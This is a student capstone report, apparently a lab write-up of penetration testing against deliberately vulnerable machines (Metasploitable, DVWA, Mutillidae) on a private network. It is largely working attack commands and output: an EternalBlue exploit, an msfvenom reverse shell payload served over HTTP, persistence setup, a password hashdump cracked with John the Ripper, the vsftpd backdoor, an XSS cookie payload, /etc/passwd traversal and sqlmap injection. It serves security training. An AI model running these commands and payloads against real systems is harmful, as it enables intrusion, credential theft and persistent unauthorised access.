Capstone Project: Discovering Security vulnerabilities in IT Services

By: Nevaeh McGee-Cassius

Professional Summary

I was interested in pursuing a field in law and computer science. I graduated from Adelphi University May 2023, with a major in Criminal Justice and a minor in Cybersecurity. Right now, I am looking into federal jobs to help in their Cybersecurity department.

Cybersecurity Interests:

- Digital forensic examiner
- Cryptography engineer
- Security Operations Center (SOC) Analyst

Linkedin:

- https://www.linkedin.com/in/nevaeh-mcgee-cassius-257252146/

Project Scope


TechNest LLC is a software solutions provider. The company's clients Zero Bank, Application Server, and Mutillidae have been facing cyberattacks for a few months that have led to sensitive client data to be lost.

I have been tasked to:

- Identify vulnerabilities in the servers and Cross-site scripting (XSS)
- Exploit the vulnerabilities, the FTP Server, and SQL injection
- Create a report highlighting the vulnerabilities within the system
- Suggest remediation on how to fix the issues.

Reconnaissance & Scanning

- I wanted to gain as much information as I could about the Victim's machine to understand where the vulnerabilities were.
- First, I used Nmap to scan the victim's IP address. By scanning the victim's IP address, found what ports were open and running on their system.



OpenVas Tool

- To find potential vulnerabilities in the system, I used the OpenVAS tool.
- OpenVas will not only shows me the vulnerabilities in the open ports, but reports what vulnerabilities could be a high threat to the system
- Most of vulnerabilities are a score of 4 to 10. Which indicates that the severity of the Common Vulnerability Scoring System (CVSS) is medium to critical.

OpenVas Tool

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	192.168.57.30		8787/tcp	Fri, Nov 3, 2023 5:07 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.57.30		80/tcp	Fri, Nov 3, 2023 5:00 PM UTC
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95 %	192.168.57.30		1099/tcp	Fri, Nov 3, 2023 5:09 PM UTC
OS End Of Life Detection	10.0 (High)	80 %	192.168.57.30		general/tcp	Fri, Nov 3, 2023 4:54 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.57.30		1524/tcp	Fri, Nov 3, 2023 5:10 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	192.168.57.30		8009/tcp	Fri, Nov 3, 2023 5:12 PM UTC
DistCC Remote Code Execution Vulnerability	9.3 (High)	99 %	192.168.57.30		3632/tcp	Fri, Nov 3, 2023 5:07 PM UTC
PostgreSQL weak password	9.0 (High)	99 %	192.168.57.30		5432/tcp	Fri, Nov 3, 2023 5:06 PM UTC
VNC Brute Force Login	9.0 (High)	95 %	192.168.57.30		5900/tcp	Fri, Nov 3, 2023 5:01 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.57.30		6697/tcp	Fri, Nov 3, 2023 4:52 PM UTC

Apply to page contents ▼

Gaining Access

- After the OpenVas scan, I wanted to gain access of the victim's machine to dig deeper into the victim's network to find more vulnerabilities

- To gain access, I used two methods to exploit the victim's machine: **Eternal Blue and msfvenom**

Eternal Blue Exploit

```
┌──(root㉿attacker)-[~]
└─# sudo msfconsole
```

```
msf6 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/window/smb/ms17_010_eternalblue
[-] No results from search
[-] Failed to load module: exploit/window/smb/ms17_010_eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show option
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/d
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             dows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                              Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             Standard 7 target machines.
```

Eternal Blue Exploit

- I exploited eternal blue into the system. The ports are not vulnerable.

```
msf6 > use windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.57.30
rhosts => 192.168.57.30
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] 192.168.57.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.57.30:445     - Host does NOT appear vulnerable.
[*] Sending stage (200774 bytes) to 192.168.57.20
[*] 192.168.57.30:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.57.30:445 - The target is not vulnerable.
[*] Meterpreter session 1 opened (192.168.57.10:4444 -> 192.168.57.20:49254) at 2023-11-09 19:17:00 -0500

meterpreter >
```

Hashdump

- After I got into the victim's PC, I used john the ripper to acquire the passwords
- I had two different ways of acquiring the passwords for Guest and Administrator

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
meterpreter >
```

```
File  Actions  Edit  View  Help
  GNU nano 7.2                                  password_dump.txt *
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

```
┌──(root㉿attacker)-[~]
└─# john --format=NT --wordlist password_dump.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Guest)
1g 0:00:00:00 DONE (2023-11-11 15:35) 100.0g/s 354600p/s 354600c/s 364200C/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Hashdump

```
├── rockyou.txt
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
┌──(root㉿attacker)-[/usr/share/wordlists]
└─# nano password_dump.txt

┌──(root㉿attacker)-[/usr/share/wordlists]
└─#
```

```
┌──(root㉿attacker)-[/usr/share/wordlists]
└─# john --format=NT --wordlist=rockyou.txt  password_dump.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (Administrator)
1g 0:00:00:00 DONE (2023-11-11 22:56) 100.0g/s 787200p/s 787200c/s 787200C/s P@ssw0rd..caitlin1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Msfvenom Exploit

- Msfvenom is another exploit I used to gain access to the system.
- With Msfvenom, I tried to make the exploit persistent on the victim's machine. Even if the victim rebooted the machine, I would still be able to stay on the system.

Msfvenom Exploit Commands

1. ifconfig
2. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=4444 -f exe -o virus.exe
3. Sudo msfconsole
4. use exploit/multi/handler
5. set payload windows/x64/meterpreter/reverse_tcp
6. set LHOST 192.168.57.10
7. set LPORT 4444
8. Exploit

Check if I am on the Victim's Machine:

- Whoami
- shell

Msfvenom Exploit

```
┌──(root㉿attacker)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.57.10  netmask 255.255.255.0  broadcast 192.168.57.255
        inet6 fe80::c547:d040:70bf:77ec  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:8e:2f:00  txqueuelen 1000  (Ethernet)
        RX packets 95  bytes 10986 (10.7 KiB)
        RX errors 0  dropped 6  overruns 0  frame 0
        TX packets 25  bytes 2952 (2.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(root㉿attacker)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=4444 -f exe > data.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Msfvenom Exploit


```
┌──(root㉿attacker)-[~]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.57.10 - - [07/Nov/2023 11:18:37] "GET / HTTP/1.1" 200 -
192.168.57.10 - - [07/Nov/2023 11:18:37] code 404, message File not found
192.168.57.10 - - [07/Nov/2023 11:18:37] "GET /favicon.ico HTTP/1.1" 404 -
192.168.57.10 - - [07/Nov/2023 11:18:40] "GET /data.exe HTTP/1.1" 200 -
```


Directory listing for

- .xsession-erro
- .zsh_history
- .zshrc
- data.exe
- Desktop/
- Documents/

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST ⇒ 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
```

Msfvenom Exploit





Maintaining Access

- With Msfvenom, I tried to make the exploit persistent on the victim's machine. Even if the victim rebooted the machine, I would still be able to stay on the system.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7-64  192.168.57.10:4444 → 192.168.57.20:49258 (192.168.57.20)

msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence_service) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Running module against WIN7-64
[+] Meterpreter service exe written to C:\Users\student\AppData\Local\Temp\aHoN.exe
[*] Creating service UvuNEZXD
[*] Sending stage (175686 bytes) to 192.168.57.20
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN7-64_20231109.3122/WIN7-64_20231109.3122.rc
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-core-0.1.31/lib/rex/compat.rb:41: warning: Exception in finalizer #<Proc:0×00007fa7b38def
48 /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:339>
/usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `synchronize': can't be called from trap context (ThreadError)
        from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `log'
```

Maintaining Access

```
        from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[*] Meterpreter session 2 opened (192.168.57.10:4444 → 192.168.57.20:49260) at 2023-11-09 19:31:24 -0500

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.57.20 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.30
LHOST ⇒ 192.168.57.30
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.57.30:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.57.20
[*] Meterpreter session 3 opened (192.168.57.10:444

meterpreter >
```

After reboot

```
[-] Handler failed to bind to 192.168.57.30:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.57.20
[*] Meterpreter session 3 opened (192.168.57.10:4444 → 192.168.57.20:49266) at 2023-11-09 19:33:12 -0500

meterpreter >
[*] 192.168.57.20 - Meterpreter session 3 closed.  Reason: Died
[*] 192.168.57.20 - Meterpreter session 1 closed.  Reason: Died

Background session 3? [y/N]
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.57.30:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.57.20
[*] Meterpreter session 4 opened (192.168.57.10:4444 → 192.168.57.20:49230) at 2023-11-09 19:37:11 -0500

meterpreter >
```

Exploiting the Vulnerable FTP

- Since I performed vulnerability, host and network discovery scans Zero Bank, I attempted to exploited the FTP server.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Exploiting the Vulnerable FTP


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.57.30
RHOSTS ⇒ 192.168.57.30
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.57.30:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.57.30:21 - USER: 331 Please specify the password.
[+] 192.168.57.30:21 - Backdoor service has been spawned, handling...
[+] 192.168.57.30:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.57.10:46019 → 192.168.57.30:6200) at 2023-11-04 17:03:06 -0400
```

Checking to see if I am in the system

```
whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
n
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

DVWA Security

- The next step, I tested if the web application is vulnerable to cross-site scripting (XSS) and directory traversal.
- I put the script security on low to test if a cyberattack would be able to affect the web application for the company.
- After, I accessed the DVWA Security, I used the Mutillidae to To perform a Reflected XSS attack



DVWA Security

Vulnerability: Stored Cross Site Scripting (XSS)

Name * admin

Message * <script>alert(document.cookie)</script>

Sign Guestbook

192.168.57.30/dvwa/vulnerabilities/fi/?page=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002::,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false snmp:x:115:65534::/var/lib/snmp:/bin/false gdm:x:116:121:Gnome Display Manager:/var/lib/gdm:/bin/false messagebus:x:117:122::/var/run/dbus:/bin/false polkituser:x:118:123:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:119:124:Hardware abstraction layer,,,:/var/run/hald:/bin/false administrator:x:1003:1003::/home/administrator:/bin/sh flag4:x:444551:444551::/home/flag4:/bin/sh flag5:x:444778:444778::/home/flag5:/bin/sh flag6:x:616778:616778::/home/flag6:/bin/sh


Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**

DVWA

Mutillidae


Mutillidae: Born to be H
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I tr
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
Core Controls
OWASP Top 10
Others
Documentation
Resources
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards
Reflected (First Order)
Persistent (Second Order)
DOM Injection
Via "Input" (GET/POST)
Via HTTP Headers
Via Misconfiguration
Against HTML 5 Storage
Against JSON
Via Cookie Injection
DNS Lookup
Pen Test Tool Lookup
Text File Viewer
User Info
HTML5 Storage
Capture Data Page
Lookup DNS
DNS Lookup
Hostname/IP
ert(document.cookie)</script>
Lookup DNS
Enter IP or hostname
192.168.57.30
PHPSESSID=0f922b552332c99a02e01959a1e213d1
OK

SQLmap

- After accessing the Mutillidae page, I performed the SQLmap Attack.
- With the SQLmap, I gained access to the Owasp 10 database tables to find the credit card ccv


```
┌──(root㉿attacker)-[~]
└─# sqlmap -u "http://192.168.57.30/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" --cookie=
"PHPSESSID=b21584be4745c44e7d6e4153688b943a" --dbs
```

SQLmap

```
┌──(root㉿attacker)-[~]
└─# sqlmap -u "http://192.168.57.30/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" --cookie="PHPSESSID=b21584be4745c44e7d6e4153688b943a" --tables
```

```
┌──(root㉿attacker)-[~]
